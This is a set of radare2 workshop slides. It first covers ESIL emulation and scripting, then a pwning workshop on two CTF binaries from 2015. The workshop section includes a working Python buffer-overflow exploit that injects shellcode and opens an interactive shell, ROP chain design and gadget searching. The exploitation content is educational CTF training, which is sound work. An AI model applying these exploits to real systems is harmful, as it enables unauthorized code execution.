Supported architectures are x86, ARM, MIPS, AVR, 8051, etc...

Being used in the deep analysis for resolving indirect jumps

`ao esil` - shows the ESIL representation of current instruction

`ae eax,5,+=` - evaluate ESIL expression

`aex 0x5590` - evaluate ESIL expression (push rbp)

`e asm.esil=true` - show ESIL instead of disassembly

ESIL commands

aei - initialize ESIL VM

aeim - initialise memory (stack)

aeip - intialise ESIL VM current instruction pointer

aer rax=0x5 - set a register value

ESIL VM allows to perform almost the same things as a debugging mode. Keep in mind that there are two main modes of emulation - linear and imprecise for e asm.emu=true and a recursive with a debug-like commands.

ESIL debugger

aes - step using ESIL emulation

aeso - step over using ESIL emulation

aesu <addr> - step until addr using ESIL emulation

aesue <expr> - step until ESIL expression meet

aec - continue until break (Ctrl-C) using ESIL emulation

aecu <addr> - continue until addr using ESIL emulation

aef <addr> - emulate the function at address

Also stepping using ESIL is available in visual debug mode

ESIL configuration

There are 3 most important ESIL configuration options for analysis

anal.esil - initialize ESIL analysis in main loop

asm.emu - enable the ESIL emulation in disassembly loop

emu.write - allow ESIL emulation to modify memory (DANGEROUS)

ESIL Configuration - Memory

There is a number of options defining on how ESIL interacts with the memory during the emulation.

esil.fillstack - option how to fill the ESIL stack upon init

esil.fillstack can be "random", "zeros", "debrujin"

esil.romem - similar to "emu.write" - set ESIL memory to RO

esil.nonull - stops the ESIL execution upon NULL ptr read/write

ESIL Configuration - Stack

There are options to configure how ESIL stack works.
Remember, they should be set before the "aeim" command.

emu.stack - enable/disable the temporary stack for "asm.emu" mode

esil.stack.addr - to set the stack address in ESIL VM

esil.stack.size - to set the stack size in ESIL VM

esil.stack.depth - number of maximum PUSH operations

esil.stack.pattern - pattern to fill the stack (like esil.fillstack)

Scripting

Automating everything

Basic commands sequencing

More than one command can be run in one line if you split them with ; (semicolon) character.

Like in the UNIX systems radare2 supports output redirection with > and >> characters and piping with | character. Note that piping works only for redirection the output of radare2 commands to an external shell commands, like grep for example.

> has also two additional modes - HTML (H> command) and stderr redirection (2>)

Loops

@@ is one of the main loops operators ("foreach")

Most common case is to loop over the flags or the output of the other commands:

afi @@ fcn.sub_ will show the information about every function matching the "fcn.sub_" pattern

The another common command is a @@@ subcommands which can loop over particular categories:

@@i - "foreach" intstruction

@@b - "foreach" basic block

@@f - "foreach" function

Loops

@@@ supports these categories

@@@i - loop over the imports

@@@s - loop over all the symbols

@@@S - loop over the sections/segments

@@@f - loop over all the flags

@@@F - loop over all the functions

@@@t - loop over all the threads (in debug mode)

@@@r - loop over registers

Macroses

Radare2 allows to define a macroses directly from the command line. The syntax is very similar to a LISP:

(macros_name arg1 arg2)

And after definition the macros can be called with adding a dot to a macros name:

.(macros_name)

To list all defined macroses you can use the (* command and (-macros_name) to remove the macros_name.

Macroses use $0, $1, … notation for the arguments

"(foo x y,pd $0; s +$1)" - then run like .(foo 4 5)

R2pipe

Radare2 can be easily scripted in a “microservice”-style way, by passing the commands output to an external script.

```
import r2pipe

r2 = r2pipe.open("/bin/ls")

r2.cmd('aa')

print(r2.cmd("afl"))

print(r2.cmdj("aflj"))
```

Pwning with r2 — Excellent! We can attack in any directions!

Julien (jvoisin) Voisin - https://dustri.org

Whoami

Julien (*jvoisin*) Voisin

- I used to be way more active on radare2
- I'm currently working on Snuffleupagus, a suhosin-like for PHP7+
- I'm writing stuff on dustri.org/b
- I'm adminsys/admin at Nos Oignons, running high-speed Tor exit nodes in France
- I used to contribute a bit to Tails
- I'm writing MAT2, to trash metadata from files
- I'm running websec.fr, to keep interesting PHP bugs alive.
- I was once told by HR of *$BIGCOMPANY* that I was the most disillusioned person they've ever met.

Check https://dustri.org for more details.


@maijin told me that this slide was mandatory, so here we are.

Pop quizz

Do you know about:

- Exploits ?
- Buffer overflow ?
- Mitigations ?
- Rop chain ?
- Playing CTF ?

ROP primer


Program Flow:
Attacker Controlled:
sub5to8
Instruction 5
Instruction 6
Instruction 7
Instruction 8
return
sub9to11
Instruction 9
Instruction 10
Instruction 11
return
sub12to20
Instruction 12
Instruction 13
Instruction 14
Instruction 15
Instruction 16
Instruction 17
Instruction 18
Instruction 19
Instruction 20
return

sushi

BSides Vancouver CTF

2015

- A nice CTF
- Easy pwnable

Recon & mitigations

```
$ r2 ./sushi-a6cbcb6...98cb4f98c8
[0x004004a0]> i~format
format   elf64
[0x004004a0]> i~nx
nx       false
[0x004004a0]> i~pic
pic      false
[0x004004a0]> i~canary
canary   false
```

How to launch the binary?

Use rarun:

```
$ rarun2 program=./sushi-a6cbc...4f98c8 listen=8888

$ rarun2 -h
```

Reversing the *main*

```
[0x004004a0]> aa

[x] Analyze all flags starting with sym. and entry0 (aa)

[0x004004a0]> pdf

...

[0x004004a0]> s main

...

[0x004004a0]> pdf

...
```

What is the main doing?

What is the *main* doing?

```
int main(int argc, char** argv) {

char local_40[0x40];

printf(“Deposit money for sushi here: %p\n”, local_40);

fflush(stdout);

gets(local_40):

printf(“Sorry, $0.%d is not enough.\n”, local_40);

fflush(stdout);

return 0

}
```

Can we get EIP control?

```
$ ragg2 -P 128 -r

$ r2 -d ./sushi-a6cbc...8cb4f98c8

[0x7fd1f7ebc090]> dc

[0x004005f2]> dr=

[0x004005f2]> pd 1 @ rip

[0x004005f2]> pxW 4 @ rsp

[0x004005f2]> woO `pxW 4 @ rsp~[1]`
```

Exploit

Our payload will look like this:

shellcode | ‘A’* (72 - len(shellcode)) | buffer_addr

```
$ ragg2 -z -i exec
```

Can you build a working exploit?

Writeup in MIN(~15 minutes, first shell)

Solution

```
import socket, struct, re

def rop(*args):  # 'Q' and not 'I' for x64
    return struct.pack('Q'*len(args), *args)

shellcode = "\x31...\x05"
s = socket.create_connection(('127.0.0.1', 4444))
buffer_addr = re.search('^Deposit money for sushi
here: (.+)$', s.recv(1024)).group(1)
buffer_addr = int(buffer_addr, 16)

s.send(shellcode + 'A'*(72 - len(shellcode)) +
rop(buffer_addr) + '\n')
s.recv(1024)

while(True):
    s.send(raw_input('$ ') + '\n')
    print(s.recv(1024))
s.close()
```

exp200

Defcamp CTF

2015

- CTF in Bucharest
- The first edition was “a bit chaotic”
- Romania was fun!

Easy challenge, no ASLR.

Recon & mitigations

```
$ r2 ./sushi-a6cbcb6...98cb4f98c8

[0x004004a0]> i~format

format   elf64

[0x004004a0]> i~nx

nx       true

[0x004004a0]> i~pic

pic      false

[0x004004a0]> i~canary

canary   false
```

Reversing the *main*

```
[0x004004a0]> aa

[x] Analyze all flags starting with sym. and entry0 (aa)

[0x004004a0]> pdf

...

[0x004004a0]> s main

...

[0x004004a0]> pdf
```

What is the main doing?

What is the *main* doing?

```
int main(int argc, char** argv) {

local_8h =  mmap(0x10000000, 0x200, 7, 0x22, -1, 0);

read(0, &local_8h, 0x200);

mprotect(0x10000000, 0200, 1);

local_8h();

return 0

}
```

Can we get EIP control?

```
$ r2 -d ./exp200_defcamp2015_da6...384

[0x7fd1f7ebc090]> dc

[0x004005f2]>  pd 4 @ rip

[0x004005f2]> dr edx

[0x004005f2]> pxQ 64 @ rsp
```

Can you explain what’s going on?

Designing our exploit

We have two values to pop from the stack:

1. The return value of call edx
2. r13

Keep in mind that the return address of our function will actually be our gadget, so we need to pad with **two** values before our actual ropchain.

Our ropchain will be a textbook one:

1. /bin/sh
2. pop rdi
3. system

Finding gadgets


We need to find a pop; pop; ret

Can you guess the command to search for Rop gadgets?

Finding gadgets

```
[0x004004d0]> e rop.len = 3

[0x004004d0]> "/Rl pop;pop;ret"

0x004006a0: pop r14; pop r15; ret;

0x004006a1: pop rsi; pop r15; ret;

[0x004004d0]> e search.maxhits = 1

[0x004004d0]> / /bin/sh\x00

Searching 8 bytes in [0x400000-0x4007ec]

hits: 0

[0x004004d0]>
```

I did the slides yesterday, and this was my reaction at this moment



What can we do?

1. Write a convoluted ropchain
2. Pretend that EIP control is enough an call it a day
3. Pick an other challenge
4. Write a ropchain for a specific libc
5. Or…

Unexpected r2script part, here we go!

I’m sure all of you have different libc, so we’re going to use the **power of r2script** to tailor the exploit automatically!

We going to:

1. Find /bin/sh in **your** libc
2. Find the offset of system in your libc
3. Finish our exploit
4. Do the I’ve-got-a-shell-dance together

Finding things in your libc

Check the pwn200_r2script.py file, and fill the blanks to

1. Get the libc path
2. Get the libc base address
3. Get the offset of system
4. Get the offset of /bin/sh

Don’t be afraid to ask us questions.

Solution in MIN(~10 minutes, all 4 done)

Getting a shell

1. Launch the binary with rarun2
2. Launch your python script
3. …
4. PROFIT
5. Do the dance.

End of the workshop

Documentation and resources

- https://radare.org
- #radare, on *freenode*
- https://github.com/radare/radare2
- Ask questions to people around

Have a great r2con!

Thank you very much for attention our workshop!

See you around ♥